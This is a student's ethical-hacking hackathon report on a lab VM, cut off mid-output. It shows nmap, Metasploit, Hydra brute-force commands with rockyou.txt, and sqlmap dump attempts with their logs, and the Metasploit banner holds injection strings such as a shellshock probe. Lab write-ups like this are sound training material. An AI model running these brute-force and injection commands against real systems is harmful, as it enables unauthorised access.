
SUYASH KUMAR
2021293

Ethical Hacking Hackathon
REPORT

As part of the security testing protocol, I conducted an extensive assessment on a virtual machine. The process involved bridging the VM to connect directly to the external network, which allowed it for a potential attack vectors that could be exploited by external threats.


VM1
kali-linux-2024.2-vmware-am...
Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.191.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.235.0

Add Network... Remove Network Rename Network...

VMnet Information

[✓ Bridged (connect VMs directly to the external network)]

Bridged to: Automatic

NAT (shared host's IP address with VMs)

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0


Use local DHCP service to distribute IP address to VMs

Subnet IP: . . . Subnet mask: . . .

Methodology

1. Network Access and Configuration:


Initially, I accessed the virtual machine's IP address by rebooting the VM and entering the root through the recovery menu. This was achieved by pressing the shift key multiple times during the boot process and subsequently executing the command `ip a` to obtain the network details.



```
root@virtual-vulnerable-box:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 00:0c:29:7a:20:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.235.130/24 brd 192.168.235.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe7a:2048/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 00:0c:29:7a:20:52 brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.3/24 brd 172.28.128.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe7a:2052/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:7a:20:5c brd ff:ff:ff:ff:ff:ff
root@virtual-vulnerable-box:~# _
```

2. Port Scanning and Network Mapping:


Utilizing the network mapping tool Nmap, I scanned for open ports to identify potential entry points for security breaches. I ran command
"nmap <VM_IP_Address> -Pn"
The following ports were discovered to be open:
 21 (ftp), 22 (ssh), 80 (http), 445, 631, 3000, 3006, 8080, 8181




```
└─PS> nmap 192.168.235.130 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 10:18 EDT
Nmap scan report for 192.168.235.130
Host is up (0.0059s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds
```

3. Metasploit

I employed the Metasploit framework to analyze these ports for known vulnerabilities. Despite thorough testing, no exploitable vulnerabilities were detected through this method.



```
└─PS> sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use help <command> to learn more about any command


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0*01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0*CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0*194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0*BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*                                                                  *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*                                                    *404 : Flag Not Found*
*' UNION SELECT 'password*                                                 *OCD247*Sparkle Pony*
*burner_herz0g*                                                            *Kill$hot*ConEmu*
*here_there_be_trolls*                                                     *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                                   *karamel4e*
*IkastenIO*TWC*balkansec*                                                  *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                                 *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                                 *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                                   *EPITA Rennes*
*HackerKnights*                                                            *guildOfGengar*Titans*
*Pentest Rangers*                                                          *The Libbyrators*
*placeholder name*bitup*                                                   *JeffTadashi*Mikeal*
*UCASers*onotch*                                                           *ky_dong_day_song*
*NeNiNuMmOk*                                                               *JustForFun!*
*Maux de tête*LalaNG*                                                      *g3tsh3Lls0on*
*crr0tz*z3r0p0rn*clueless*                                                 *Phở Đặc Biệt*Paradox*
*HackWara*                                                                 *KaRIPux*inf0sec*
*Kugelschreibertester*                                                     *bluehens*Antoine77*
*icemasters*                                                               *genxy*TRADE_NAMES*
*Spartan's Ravens*                                                         *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                                        *ghoti*
*Les CRACKS*c0dingRabbits*                                                 *LinuxRiders*
*2Cr4Sh*RecycleBin*                                                        *Jalan Durian*
*ExploitStudio*                                                            *WPICSC*logaritm*
```



```
Interact with a module by name or index. For example info 441, use 441 or use expl
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.235.130
RHOSTS ⇒ 192.168.235.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.235.130:445   - Host does NOT appear vulnerable.
[*] 192.168.235.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```


4. Brute Force Testing with Hydra:

A brute force attack was initiated using Hydra to test the strength of passwords on several services. Usernames were sourced from usernames.txt from the home directory, using rockyou.txt for passwords. Commands executed included:

hydra -L usernames.txt -P rockyou.txt <VM_IP_Address> ftp

hydra -L usernames.txt -P rockyou.txt <VM_IP_Address> ssh

hydra -L usernames.txt -P rockyou.txt <VM_IP_Address> http




```
┌──(kali㉿kali)-[/home/kali/Desktop]
└─PS> hydra -L ./usernames.txt -P ./rockyou.txt http-get://192.168.235.130
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-01 12:11:29
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 243854783 login tries (l:17/p:14344399), ~15240924 tries per task
[DATA] attacking http-get://192.168.235.130:80/
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: 123456
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: rockyou
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: 12345
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: 123456789
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: password
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: princess
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: 1234567
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: 12345678
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: abc123
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: nicole
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: daniel
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: jessica
[80][http-get] host: 192.168.235.130   login: boba_fett   password: 123456
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: iloveyou
[80][http-get] host: 192.168.235.130   login: boba_fett   password: 12345
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: babygirl
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: monkey
[80][http-get] host: 192.168.235.130   login: anakin_skywalker   password: lovely
[80][http-get] host: 192.168.235.130   login: boba_fett   password: password
[80][http-get] host: 192.168.235.130   login: boba_fett   password: iloveyou
[80][http-get] host: 192.168.235.130   login: boba_fett   password: 123456789
[80][http-get] host: 192.168.235.130   login: boba_fett   password: princess
[80][http-get] host: 192.168.235.130   login: boba_fett   password: 1234567
[80][http-get] host: 192.168.235.130   login: boba_fett   password: rockyou
[80][http-get] host: 192.168.235.130   login: boba_fett   password: 12345678
[80][http-get] host: 192.168.235.130   login: boba_fett   password: abc123
[80][http-get] host: 192.168.235.130   login: darth_vader   password: 123456
[80][http-get] host: 192.168.235.130   login: darth_vader   password: 12345
[80][http-get] host: 192.168.235.130   login: darth_vader   password: 123456789
[80][http-get] host: 192.168.235.130   login: darth_vader   password: password
[80][http-get] host: 192.168.235.130   login: darth_vader   password: iloveyou
[80][http-get] host: 192.168.235.130   login: darth_vader   password: princess
[80][http-get] host: 192.168.235.130   login: darth_vader   password: nicole
[80][http-get] host: 192.168.235.130   login: darth_vader   password: 12345678
[80][http-get] host: 192.168.235.130   login: darth_vader   password: abc123
[80][http-get] host: 192.168.235.130   login: darth_vader   password: daniel
```

5. SQL Injection Testing:

Initially, attempts were made to exploit potential SQL injection vulnerabilities on ports 21 and 22, which were unsuccessful. I then focused on port 80, where I discovered several directories including chat/, drupal/, payroll_app.php/, and phpmyadmin/.


I tried the SQLMap commands on chat and drupal, but it didn’t produce any results.

On chat directory:




```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u http://192.168.235.130/chat --data="user=admin&password=admin&s=OK" --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:19:20 /2024-08-02/

[10:19:20] [INFO] testing connection to the target URL
got a 301 redirect to 'http://192.168.235.130/chat/'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d992e9bd692...eebe7fcaf5'). Do you want to use those [Y/n] Y
[10:19:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:19:51] [INFO] testing if the target URL content is stable
[10:19:51] [WARNING] POST parameter 'user' does not appear to be dynamic
[10:19:51] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[10:19:51] [INFO] testing for SQL injection on POST parameter 'user'
[10:19:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:19:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:19:51] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:19:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:19:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

On drupal directory:




```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u http://192.168.235.130/drupal --data="user=admin&password=admin&s=OK" --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:28:27 /2024-08-02/

[10:28:27] [INFO] testing connection to the target URL
got a 301 redirect to 'http://192.168.235.130/drupal/'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
[10:28:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:28:35] [WARNING] reflective value(s) found and filtering out
[10:28:35] [INFO] testing if the target URL content is stable
[10:28:35] [WARNING] POST parameter 'user' does not appear to be dynamic
[10:28:36] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[10:28:36] [INFO] testing for SQL injection on POST parameter 'user'
[10:28:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:28:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:28:39] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:28:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:28:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:28:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:28:42] [INFO] testing 'Generic inline queries'
[10:28:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:28:43] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:28:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:28:44] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
```

On myphpadmin:



```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u http://192.168.235.130/phpmyadmin --data="user=admin&password=admin&s=OK" --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
